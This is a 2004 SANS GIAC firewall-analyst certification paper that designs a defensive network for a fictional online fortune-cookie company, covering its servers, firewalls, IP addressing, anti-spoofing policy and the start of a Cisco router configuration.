

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

GIAC Certified Firewall Analyst Practical Assignment

Version 3.0

© SANS Institute 2004, Author retains full rights.

Chihyao Lin

Submitted April 20, 2004

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

ABSTRACT ---------- 3

Assignment I – Security Architecture ---------- 4

Assignment II –Security Policy and Component Configuration ----------17

Assignment III – Design under Fire ---------- 56

Assignment VI – Verify the Firewall Policy ---------- 65

Reference ---------- 73

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

ABSTRACT

GIAC Enterprises (GIACE) is an international company which sells fortune cookie sayings on line. It is a small company with a staff of just over one hundred. GIACE has some suppliers that supply the contents of the fortune cookie sayings. The partners that translating the contents of the fortune cookie sayings and the mobile salespeople who sell and prompt the products are also needed to make GIACE more competitive than other companies.

This paper proposed some design suggestions for providing a secure on line business that GIACE could adopt. This paper also verifies a previous accepted paper for the purpose of finding some potential weak points and providing some recommendations to mitigate those points. What information might be gained during this process is very helpful to GIACE for choosing a suitable solution in a different aspect (The aspect of an attacker).

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment I – Security Architecture

1.1 Background

GIACE is a new e-commerce company which wants to sell fortune cookie sayings over the Internet. GIACE is a small company that has only about one hundred persons. There are some competitors which sell fortune cookie sayings in different way. They sell their fortune cookie sayings on stores, in streets or in restaurants. In fact, those companies only have their business in local area. That's an original way of selling fortune cookie sayings. As an international company, GIACE has found the advantage of selling the fortune cookie sayings over the Internet. The advantage of e-commerce is the convenience which buyers would like and no stopping service provided by sellers. It is also a cost saving choice to maintain the business. Although there are many good advantages to have e-business, one of the most challenging things which one should think about is the security. Many people will not come if the site is not safe, or they will not come back again if they realize there is a big security problem on the site. Because the security of e-business is so important, GIACE want to have a tight security for handling the business. GIACE has listed the requirements (these will be discussed in the next part) which are needed for maintaining their business. This company has demanded secure network architecture, the comprehensive policy of each component and the result of verifying the design. As we are the independent network security consults, GIACE want us to help them develop their secure architecture and suitable policies. After verifying the requirements of GIACE, we have listed those requirements in the next part.

1.2 Requirements

GIACE has clarified its access requirements as follows: By adding our opinions, the final results of each requirement can be seen in each one.

- **Customers**
  Customers must have a secure connection while they are doing their purchases with GIACE website. All the transactions of Customers and GIACE must be well protected. There is a secure area (HTTPS) located on GIACE website for customers to log in from a normal web site (HTTP) and have their transactions.
- **Suppliers**
  Suppliers must have a secure means to send their fortunes in bulk or in small size to GIACE. In this design, the SFTP/SSH will be used for transferring data in bulk. The SFTP is one component of the SSH protocol.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

It can be used to transfer data in an encrypted type. There is also a secure web environment (HTTPS) for suppliers to check their profiles and data transferred by them.

- **Partners**
  Partners translate GIACE fortune cookie sayings into different languages and resell them to different areas. A secure means is also needed for them to exchange data in bulk or in one by one basis with GIACE. The SFTP/SSH and HTTPS will be used for satisfying this requirement.
- **GIAC Enterprises employees located in GIAC Enterprises internal network**
  GIACE employees must be able to access internet resource securely. They are able to send mails to Suppliers, Partners, other personnel and Customers. They also need to receive the mails from them. They also need the right to access web sites on the Internet for collecting information. The person who is responsible for the servers or the contents of that server needs well granted right to access those servers. For instance, the web server administrator has the right to patch the web server. By improving the security, we have suggested that the users in GIACE should only use a web proxy to access web sites on the Internet. The other allowed services are SSH and FTP to servers on the Internet. All other services are not allowed to use by the employees in GIACE. The mail server located in GIACE uses the pop3s (TCP port 995) for users to receive their mails. The sending of mail will need authentication and encryption. This is for protecting the user privacy.
- **GIAC Enterprises mobile sales force and teleworkers**
  GIACE mobile sales force and teleworkers can use Virtual Private Network (VPN) to access the internal network recourses. What are transferring on the Internet must be guaranteed to conform to the requirements of *Confidentiality*, *Integrity* and *Authentication*. That is, the sender and the receiver can ensure the data which they want to send or get are not realized by attackers (*Confidentiality*). The receiver can ensure that he doesn't get corrupt data (*Integrity)*. The receiver is capable of checking the data is really sent by the right person (*Authentication)*. GIACE mobile sales force and teleworkers can only access the servers which they need for their jobs. Once they have entered the GIACE network, it is allowed to access any servers connected with the PIX firewall. The mail server used here are the same one as users located in the GIACE internal network. The special settings for users to use this mail

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

server are also needed to set.

- **The general public**

  For the general public, as the need for them to know the services that GIACE provides, the web site of GIACE provides a part called open area for the need of information publishing. If they want to do business with GIACE, there is link to a secure web site (HTTPS) for them to do secure transactions.

After listing the access requirements of GIACE, it is a good time to talk about the concepts of designing which would be used in this paper. First, the design must be scalable. When GIACE is become bigger and bigger, it is easy to extend the original architecture to a bigger one. Second, maintaining of the network components which are proposed in this paper should be easy. That is, it should be avoid for system administrator having to read over one hundred pages of the manual to find just a single error. Third, the solution to provide a secure network environment should be cost saving. That is, the money used to set up the network architecture should be carefully considered. It is not a wise decision to spend US$100 to protect something that is worth only US$10. Finally, Defense-in-Depth must be implemented in GIACE architecture. There are many ways to comprise a system. If there is only one mechanism to avoid those risks, it is too dangerous to keep the business.

To sum up, there are four items in the concepts. Those items are as follows:

- The design must be scalable and flexible.
- The design must be easily maintained.
- The design should be economical.
- The design must conform to Defense-in-Depth concepts.

After finding out the concepts, we have proposed a design that suggests GIACE to buy at least 15 x86 machines. All machines could be P4 2.4 G CPU with 1 G memory and 120G HD space or a better hardware. Those machines will be used as the GIACE servers. We will use free operation system (OS) to run services if it is possible. We will also try to use the same OS if it is suitable for maintaining easily. Since most of servers used here would be similar, it would be easy to extend when it is necessary for GIACE to expand their business. Next, there will be two kinds of firewalls for providing a defense-in-depth architecture. Finally, there will be a UPS system to provide a steady power supply.

1.3 Network Architecture

In this part, each component which is adopted in our network architecture is

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

explained as follows.

1.3.1 Packet filter components

- Cisco 2600 Router

This router will be used as a perimeter filter device. GIACE will use it as a static packet filter. As the “early filter rule”, that is, filtering the unnecessary packets at the beginning to mitigate a risk. This can make the load on the external firewall (the Cisco PIX 515 in this network architecture) become lower. The Access Control Lists (ACL) in the Cisco router is an efficient means to do packet filtering. It will be used to provide as a packet filtering method.

- Cisco PIX 515

The Cisco PIX firewall will be used as the external firewall between the router and the internal network sections. The VPN function provided by PIX firewall would be adopted as the secure connection used by “GIACE mobile sales force and teleworkers”. The PIX 515 firewall supports 3DES encryption and IPsec. Those will be used to provide a secure connection between GIACE and GIACE mobile salespeople and teleworkers. For a better performance, the module of hardware encryption accelerator card is plugged into the PIX 515. Because the original version of the PIX 515 only has two interfaces (external interface and internal interface), PIX 4-Port 10/100 Ethernet Interface Module is also plugged for scalability.

The ability of packet inspection in Cisco PIX will be used to verify the connection to see if it really conforms to the protocol it has claimed. For example, the incoming HTTP request to port 80 of the web server will be verified to see if it is a real HTTP request, not a crafted packet to port 80. In Cisco PIX firewall, this function can be enabled by the command as follows:

fixup protocol http 80

The sateful filter function provided by PIX will be used to keep the state tables of connections. It will be used to help filter out the crafted packets that are not normal.

- OpenBSD with PF

OpenBSD is one of the most secure operation systems in the world. According to its website, there is only one remote hole in the default install in more than seven years. For more information about this, please check out: http://www.openbsd.org/ . The default firewall on OpenBSD since the version 3.3 appeared is the PF (Packet Filter). GIACE will use OpenBSD with PF to protect the internal network.

The OpenBSD with PF is used as the internal firewall. The other function which

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

is used here is the bandwidth limiting. The OpenBSD supports Alternate Queueing (ALTQ) for bandwidth limiting. This function will be used for the need of Quality of Service (QoS).The other reason to choose this system is because of its extreme security and stability. The final obvious benefit by using this system is that it is FREE. At the time of writing this paper, the newest OpenBSD system is version 3.5, it will be installed on one of the fifteen x86 machines described above as the internal firewall.

1.3.2 Servers components

In this part, all servers used by GIACE are supposed to use FreeBSD 5.2.1 (the most current version at this time). The exception for not using this OS is the windows server and the intrusion detection system (IDS) which is a Linux system.

- Domain name server

The Domain Name Service (DNS) is the most essential service on the Internet environment. Without DNS, users who want to access the Internet would need to remember their favorite sites with IP addresses instead of the easily memorable hostname. For customers to visit GIACE' web sites or other services easily. The registration for a legal hostname from Network Information Center (NIC) organization to make GIACE business go smoothly is necessary. Considering the Defense-in-Depth concept, two DNS servers are used. One is for internet users and another one is for internal users and extranet users (coming from VPN connection). Berkeley Internet Name Domain (BIND) will be used as the DNS service. Since some critical vulnerabilities relating to BIND have be found in last years, all compatible patches of the BIND will be all installed. The OS of these two servers are both FreeBSD. All patches are installed and unnecessary services are disabled. The FreeBSD 5.2.1 will be used as the DNS server; all service except DNS (version 8.3.7-REL) service will be disabled.

- Mail Server

Many people would accept that the mail service has greatly changed the way they used to keep in touch with their friends, families or business partners. Many people have found the convenience of E-mail. As the need of GIACE to do business with their customers and share data with their suppliers or partners, we should be sure that GIACE has the mail server in place. The Sendmail daemon will be used as the MTA. Since it is the most popular Mail Transfer Agent (MTA), there are many functions could be used to help GIACE business. For example, the encryption and certification functions of mail transferring and receiving can be used to improve the security of e-mail service.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Another reason to choose Sendmail is because of the concerning of money. Since it is Free and wildly existed in nearly every UNIX like systems (Linux, BSD, Solaris…), there are many documents to help resolve problems. It is hard to persuade ones not to use Sendmail since there are so many advantages. Of course there are still some disadvantages in Sendmail. One of these is the security. Sendmail also has had a lot of vulnerabilities in the past as BIND had. According to the SANS top 20 Internet Security Vulnerabilities, old version and misconfigured version of the Sendmail might have those vulnerabilities. Since the Sendmail daemon used here is newest and well-adjusted. It should be acceptable to use Sendmail as the MTA of GIACE. Here is the version information. The FreeBSD 5.2.1 will be used as the mail server, only the Sendmail (version 8.12.10) service and pop3s (port 995) will be enabled on this system. All patches needed for this system will be installed without doubt.

- Web Server

The web services are usually the best and easiest way for advertising the products of one's company. Customers who are interested in their products would like to browse their web site for additional information. Since many people are familiar with finding what they want by using search engines (like Google or Yahoo), the usage of web sites are becoming more popular and popular. It is very essential for a company to set up its own web site. GIACE also needs its own web sites since it is an e-business company. When choosing HTTP server, the most popular choice is Apache HTTP server. Since it is an open source solution and there are many functions (modules) can be used to add the value of it, it is a good choice to use it. In the other word, for concerning of money and features, it is definitely good to choose Apache. For the needs of e-business, the mod-ssl of apache will be used to provide an environment for customers of GIACE to buy what they want via a secure connection. The FreeBSD 5.2.1 will be used as the mail server, all services except the Apache (version 1.3.31) will be disabled on this system. All patches needed for this system will be installed without doubt. The mod-ssl 2.8.16 will be used for providing a SSL web environment. The newest PHP module (version 4.3.7) for providing an active web will be used.

- Secure FTP(SFTP)/SSH server

Because the data between GIACE and the partners or the suppliers would need to be exchanged on the line, a secure means for them to transfer the data is necessary. One might suggest using ftp server for transferring data. Yes, it might be a good way to transfer confidential data if there was not a sniffing

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

attack existing in the world. Since the Internet is not a friendly one anymore, it is not a good idea to transfer data without encrypting. One might also ask that if it is not a good way to use ftp. Can we find another one as a substitute? Yes, the SFTP can be used as a substitute. SFTP is one component of SSH service. It uses the same port (port 22) that SSH server uses, not a typical port (port 21 and port 20) that FTP server uses. The SFTP service is similar to FTP, which performs all the operations over an encrypted SSH transport. In this paper OpenSSH will be used as the SSH server. Its SFTP component will be used for transferring confidential data. The FreeBSD 5.2.1 will be used again for supporting this object, the OpenSSH_3.6.1p1 will be used as the SFTP & SSH server. All new patches related to this component will be installed as soon as possible they are released. This server is used for suppliers and partners of GIACE to exchange with GIACE. All new data will be exported to the database server periodically (this can be done via a cron table) and then the web server will be able to access the new data from the database server. Since it is not safe to allow every system to access this machine, suitable firewall rules for only allowing from the IP addresses of suppliers and partners of GIACE to have the right to access GIACE will be added to protect this server.

- Web and FTP Proxy server

For an advance security, a web proxy for GIACE employees located in GIACE internal network is used for them to access the Internet and a reverse web proxy for Internet users to access GIACE web server is also adopted. Squid proxy server will be used to accomplish this need. Although SFTP was suggested for transferring secret information instead of FTP in the previous section, FTP is still widespread for transferring public data. It is still necessary to have FTP support for downloading new softwares and patches for the need of security or business. Because there are two modes (the active mode and passive mode) that FTP protocol uses to transfer data, it is needed for GIACE to support both of them for satisfying everyone's need. By default, the OpenBSD with PF (the internal firewall) only supports the passive mode FTP. For OpenBSD with PF to support the active mode, one can use the "FTP proxy" on OpenBSD system to satisfy the requirement. The configuration of this can be found in the assignment II. The FreeBSD 5.2.1 systems with squid 2.5.5 will be used as the web proxy server. The internal firewall (OpenBSD 3.5) will be used as the ftp proxy server for active mode FTP.

- Reverse web proxy server

A FreeBSD 5.2.1 system with Squid 2.5.5 will be used as the reverse web proxy server. By using this, the web server of GIACE can not be accessed

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

directly from users on the Internet. This can isolate attacks from the Internet to the web server. It could provide a more secure web service of GIACE. As the defense-in-depth policy has suggested.

- Database server

The database used here is MySQL. There are some advantages by using this. That is, its performance is good. It is easy to use and learn. It is free to used and modified under the Open Source license, or at lower cost at a commercial license. Since GIACE has just started an e-business for saying fortune cookie sayings, GIACE has to consider the investment carefully. It is a good choice to use MySQL at the beginning. If MySQL can not satisfy the need of GIACE in the future, other substitute (like Oracle) can be purchased to improve the performance. The FreeBSD 5.2.1 with MySQL 4.0.20 will be used as the database server. The database server will be configured to only allow the SFTP and web server to have the right to connect its port 3306 (the default port used by MySQL) to protect this database server. This will need a firewall on this machine to accomplish this requirement. The IPF firewall packet on FreeBSD system will be used. The detail of setting this will be listed on assignment II.

- Log server

Because the router and PIX firewall used in this architecture are hardware based systems. As many people have known, there are few spaces to record logs in hardware based device. The result of that is not all logs will be logged if one tries to log many logs in those devices itself. How can this problem be overcome? The easiest way is to establish a UNIX-based machine with Syslogd service enabled to handle a lot of logs. This log server will also collect logs from other servers like web servers and mail servers for backing up those logs. By doing this, the contents of logs could be double checked and become more trustworthy. As Syslogd use UDP port 514, there are suitable firewall rules should be added to allow this kind of traffic to the log server. A FreeBSD 5.2.1 with Syslogd service to receive remote information will be used. All patches related to this system will also be installed as we have mentioned before. Like the database server, the log server will use the IPF packet to protect itself.

- Network based IDS(NIDS)

For the Defense-in-Depth concepts, a Linux system with Snort + MySQL + ACID will be used as a NIDS. This machine will not be a very power machine but with a large storage space for saving packets seen by it. The interface which is attached in the hub will not have an IP address. This can make it not

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

sending or receiving any traffic to or from other systems, thus improves the security. Although the interface has no IP address, it can still collect all packets as long as the interface is up and in the promiscuous mode. If the interface is not in the promiscuous mode, it can only collect a broadcast traffic or the traffic belonged to it. Because it is not supposed to access this system via remote connection for security, it can only be seen the events it collected via physical access. The administrator of this system should access it in front of the system. The Fedora Core 1 system will be used as the base system. Although it has no IP address, the related patches should also be installed once they have been published.

- Redundant server

For avoiding the single failure, it might be a good idea to have a redundant server for the critical server. For the balance of performance and cost, GIACE would have a web, DNS, mail and database service in the same machine (the redundant server). This machine is normally in a power off status. When any of the above services provided by GIACE is unable to operate normally, the backup server with this kind of service enabled will be used as a substitute. Of course, some necessary modify (restore the current database data to the redundant server for instance) is needed for the redundant server to work well. For completing this requirement, the procedure of backing up the current data should be done periodically (every week, for example). Even there would be more than one service not functioning well, this machine can offer up to four services at the same time for a temporary solution while GIACE is ordering a new machine to substitute the broken one. Since all the DNS, mail and database server are using FreeBSD 5.2.1 system. The same system (FreeBSD 5.2.1) will be used as the redundant server; there are many same things between the single server and the redundant server. They are the same OS, the same hardware architecture. The main difference between them is that the redundant server has all the needed services on the same system. That's, it has the DNS service (Bind 8.3.7-Rel), the MTA service (Sendmail 8.12.10), the web service (Apache 1.3.31 with mod-ssl 2.8.18) and the database service (MySQL 4.0.20) installed on this system.

- Windows Domain Controller (DC) server

The windows DC server is used for the need of the windows domain which GIACE employees are more familiar with. This server will be used to provide file sharing function and printer sharing function. The windows 2003 server with all related patches installed will be used to accomplish this requirement.

1.3.3 Network connecting components

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Switch

There are two Cisco 2950G-48 switches for the connection between internal firewall and computers of end users. Each of them provides 48 ports; with two of them can provide 96 ports. It might be sufficient for end users to access the Internet. If it is not sufficient, additional switch could be added any later time. GIACE servers (except NIDS, which is connected to hub for the ease of sniffing) and the external firewall and the internal firewall are all connected by switches. There is another one Cisco 2950-24 switch for GIACE servers and those two firewalls (the external firewall and the internal one) to be plugged. This switch will be divided into two VLANs (VLAN 1 and VLAN 2) since those servers mentioned above are assigned to two domains (the external servers and the internal ones). The detail about which server assigned to which domain will be discussed later.

- Hub

There is one hub between perimeter router, external firewall (PIX) and NIDS. The purpose of using a hub is for the NIDS to do its job easily (watching the traffic passing through GIACE network). One might concern the bandwidth bottleneck by introducing the hub in this network architecture. Yes, the performance of a hub is not as good as a switch. Because every port in a hub shares a total bandwidth (100M bps for example), it is not suggested to plug many network devices into a hub. If the performance would be a big concern, why should we still choose a hub? The reason is as follows. Since there are only three network devices (router, the external interface of the external firewall and NIDS), the 100M bandwidth would be efficient. It is also an accepted solution since the bandwidth that GIACE will register from the Internet Service Provider (ISP) is only T1 leased line. The total bandwidth used by GIACE is much smaller than 100M. The hub will not be the bottleneck in the whole architecture.

1.4 Network diagram

In this part, all components mentioned in the past part will be added into the network diagram. Since there are many servers will be drawn in this diagram, not all system information of servers will be shown in this diagram for providing an easier understanding. As we have mentioned in the past part, there are two types of servers. The servers belonged to the external domain are connected to the external firewall (Cisco PIX 515) and the servers belonged to the internal domain are connected to the internal firewall (OpenBSD 3.5). Some IP schema information can also be found in the diagram. It is suggested to refer to the part

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1.5 for a much clear understanding about the servers, other network components and their relationships.




Fig 1, The network diagram of GIACE

1.5 IP addressing scheme

In this part, every component used by GIACE will be listed in a table. In this table, the IP used by every interface of every component are all listed. There are four parts in this table. The first part shows the packet filter components. That is, the router, the PIX firewall and the internal firewall (OpenBSD). The second part shows the servers information. In this part, it shows the internal IP address of each server and its translated IP address if it has. For example, the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

external DNS server which has the IP address: 10.0.2.2. This IP address will be translated to NNN.69.37.3. The “N/A” means there is no need for this server to have a translated address. There is one thing needed to be specially mentioned, it is the log server. Its real IP address is 10.0.3.3; it has a translated IP address (NNN.69.37.10) and a special translated IP address (10.0.1.2). The IP address (NNN.69.37.10) is used for the router to send its logs to the log server, and the IP address (10.0.1.2) is the same IP address as the internal firewall’s external interface has. That is because we only want one port opened on the internal firewall for the need to send logs from other servers and the external firewall (PIX 515) to the log server. So there will be a port mapping rules on the internal firewall to allow logs sent to the log server port 514 (UDP). Next, the third part, its title is Network Connecting Component. There are information about one hub and three switches. It shows the connection information about it and other connected servers and devices. For example, which server connects to which switch is shown in the second field; what network interface of this server is used and which VLAN is joined by this server can be seen in the third field. The last part (the four part in this table) shows some information like IP addresses and some notes about the supplier and partner and the VPN users in the GIACE. For more information, please refer to the table itself.

Table 1, The IP addressing scheme of GIACE

Packet filter components		
Component	Interface name	IP address
Cisco router (Perimeter router)	serial 0 fastEhternet 0/0	NNN.69.11.2/30 NNN.69.37.1/28
Cisco PIX (external firewall)	outside inside dmz_E	NNN.69.37.2/28 10.0.1.1/24 10.0.2.1/24
OpenBSD (internal firewall)	external (fxp0) private (fxp1) dmz_I (fxp2)	10.0.1.2/24 192.168.0.1/24 10.0.3.1/24

Servers components		
Server name	IP address	Allocated IP address (Static NAT or port mapping)
External DNS server	10.0.2.2/24	NNN.69.37.3
Mail Server	10.0.2.3/24	NNN.69.37.4
Web Server	10.0.2.4/24	N/A
SFTP/SSH server	10.0.2.5/24	NNN.69.37.5
Web proxy server	10.0.3.2/24	10.0.1.3
FTP proxy server	IP of Internal firewall	N/A

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Reverse web proxy server	10.0.2.6/24	NNN.69.37.6
Database server	10.0.2.7/24	N/A
Log server	10.0.3.3/24	NNN.69.37.10 10.0.1.2 (port mapping: udp 514)
NIDS	N/A	N/A
Internal DNS server	10.0.3.4/24	10.0.1.5
Redundant server	10.0.2.8	N/A
Windows DC server	10.0.3.5/24	N/A

Network connecting components

Component	Connected by which component	Connection Information Interface / VLAN #
Hub	Perimeter router External firewall NIDS	fast Ethernet 0/0 / N/A outside / N/A fxp0 / N/A
Cisco 2950-24	External firewall External DNS server Mail Server Web Server SFTP/SSH server Reverse web proxy server Database server Log server Internal DNS server Windows DC server Internal firewall	dmz_E / VLAN1 fxp0 / VLAN1 fxp0 / VLAN1 fxp0 / VLAN1 fxp0 / VLAN1 fxp0 / VLAN1 fxp0 / VLAN1 fxp0 / VLAN2 fxp0 / VLAN2 fxp0 / VLAN2 fxp2 (dmz_I) / VLAN2
Cisco 2950G-48 (x2)	Internal firewall End users' computers	private (fxp1)

Suppliers, Partners and VPN users

Roles	IP range	Note
Suppliers	XXX.62.27.0/26	Providing data by SFTP
Partners	YYY.69.230.0/26	Sharing data by SFTP
VPN users	10.0.4.0/24	Can accessing services on dmz_E zone

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment II – Security Policy and Component Configuration

2.1 Introduction

In this assignment, all of the components which are introduced in the previous assignment will be clearly identified. The structure of this part is as follows: The first section is this introduction itself. The second section is the secure policy which is used as the guideline to follow. The third section is the actual settings in each component. In that section, it is intended to provide as clear as possible for an easy understanding of our design.

2.2 Security Policy

In the assignment I, we have listed four points of design concepts, that is:

- The design must be scalable and flexible.
- The design must be easily maintained.
- The design should be economical.
- The design must conform to Defense-in-Depth concepts

Those four points will be used to evolve a secure policy. The secure policies are: Anti-spoofing; Deny everything unless explicitly permit; Keep every system up-to-date; Availability maintaining. Those will be followed as the guideline to make access control rules and firewall rules.

2.2.1 Anti-spoofing

There are three devices could be used to help block IP packets. They are the perimeter router, the external firewall and internal firewall. Here are some IP lists which are needed to block for anti-spoofing. The direction of traffic that should be considered is also mentioned.

- IP addresses which are defined in RFC 1918; those are 10.0.0.0/8, 172.16.0.0/12 and 192.168.0.0/16. This kind of IP is reserved for private network. It is not normal to see those IP addresses in the Internet. If this kind of IP address is appeared in the source field of incoming packets, it must be blocked in the perimeter router in the inbound direction of the external interfaces. In other words, if this kind of IP address is appeared in the destination field of outgoing packets of a packet, it must be blocked in the outbound direction of the external interface. By doing this, it can prevent GIACE network from receiving IP packets with source address which is belonged to the address described in RFC 1918 and sending IP packets with this kind of address as its destination address field. That can make GIACE become a good network neighbor.
- IP packet coming from the Internet to GIACE network with the same

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

source address which GIACE has registered must be blocked on the perimeter router external interface in inbound direction, or the internal interface in outbound direction. Because it is not a normal situation to see an originated packet with the same source address as ours coming from other place, there are no double registered IP addresses should appear in normal internet environment. For example, IP packet which source address is one of NNN.69.230.0/28 addresses that comes into the perimeter router must be blocked in inbound direction on the external interface or outbound direction on the internal interface since NNN.69.37.0/28 has been registered by GIACE.

- IP addresses which are used for multicast, broadcast, traffic without an IP address or reserved IP addresses (the class E address) must be blocked on the inbound direction of the external interface in the perimeter router. That is, 224.0.0.0/4 (multicast addresses), 255.255.255.255/32 (broadcast address), 169.254.0.0/16 (traffic without an IP address) and 240.0.0.0/5 (the class E address).
- IP addresses which are defined in RFC 1918, and are not used in internal network sections must be blocked in the external firewall (PIX) and the internal firewall (OpenBSD). For instance, if the Demilitarized Zone (DMZ) interface of PIX is 10.0.0.1/24, the IP addresses which are not belonged to 10.0.0.0/24 coming into the DMZ interface must be filter out. Because the alien addresses appearing here are the condition that some devices are misconfigured or someone tries to attack others.
- Loop back address: 127.0.0.1, every interface includes the end-user machines should not see incoming packets with source address set as 127.0.0.1. If some packets coming from other machines have this address, it's very strange and must be blocked.
- Other IP address that needs to be blocked on the inbound direction of the external interface of the perimeter router. The 0.0.0.0 is a valid source IP address when a machine tries to bootstrap. It is also needed to block since it is not a normal situation for incoming IP packets with this as its source IP address.

2.2.2 Deny everything unless explicitly permit

There are two kinds of philosophies when talking about access control rules. One of them is "Permit everything unless explicitly deny". Another one is "Deny everything unless explicitly permit". Generally, the former would be much risky. Since it is hard for one to know which means an attacker could misuse to break his system. It is better for one to choose the latter. Since it has a default deny

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

nature, it might be helpful to block some new attacks that are using unusual ports (because it is blocked by default). It might be useful for administrators to mitigate unknown threats.

2.2.3 Keep every system up-to-date

Since it is very dangerous for one to have services provided by a vulnerable system, it would be a good idea to keep every system up-to-date by applying all compatible patches. It is not wise to use a default IIS server (without any patch) or older Apache server to provide web service. Even the web server is never attacked by script-kiddies or crackers; it might be infected by computer worms very likely. Every patch that can eliminate security hole should be fully tested in a simulated environment before installing it in a production server in case of the failure of installing. If this is not a choice to choose, it is still necessary to backup important files before installing new patches.

2.2.4 Availability maintaining

For providing a continuous service, GIACE has the following solutions to achieve this.

- GIACE has a redundant server for critical services. The critical services are DNS, mail, web and database. This redundant server can be used by some modifications.
- GIACE has purchased an ISDN line for a redundant line to ISP. This can help GIACE continue to provide its service while the main line doesn't work.
- GIACE has bought a UPS system to provide a steady power supply.

2.3 Configurations of components

2.3.1 Cisco 2600 Router

This router is used as GIACE border router. In this section, I would like to show a complete setting which conforms to the security polices in the above.
Before modifying the configuration of the router, there are several things one should consider. First, back up the original configuration. Second, back up the current IOS (Internet Operation System, the Cisco OS used in their network devices) in case something goes wrong in system. Third, modify the current configuration and save it. Finally, verify the new configuration to see if it meets the expectations. The IOS version installed on this router is 12.2(17). It is the newest release of version 12.2.
Every stage in more detail is as follows.
First, back up the original configuration.
Because there are different modes in Cisco router IOS, that's the user mode,

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

privileged mode, global mode and particular interface mode. There are different prompts in different modes. They are as follows:
The user mode: Router >
The privileged mode: Router #
The global mode: Router(config)#
The particular interface mode: Router(config-if)#
Note: There is an additional mode called "monitor mode", this mode is used when one needs to do a password recovery. This mode is out of the scope of this paper, and it will not be discussed here.

In the above prompts, it is supposed that the router hostname is "Router". One must have been in the privileged mode for him to back up the configuration. If someone can enter into the privileged mode, he can do anything to change the router behavior. It is dangerous not to set a password or set an easily guessed password. The command to get the privileged mode is to type "enable" in User mode. The prompt would change from ">" to "#" immediately or ask for password to type in. If the typed password is correct, the prompt will change to "**#**" too.

Router> enable
Password: **←(prompt users to input password if it has set)**
Router#

Note: Because the switching between the privileged mode and the global mode or the particular interface mode doesn't need any password, the password for entering the privileged mode is the only password which the router will ask if someone has been in the user mode.

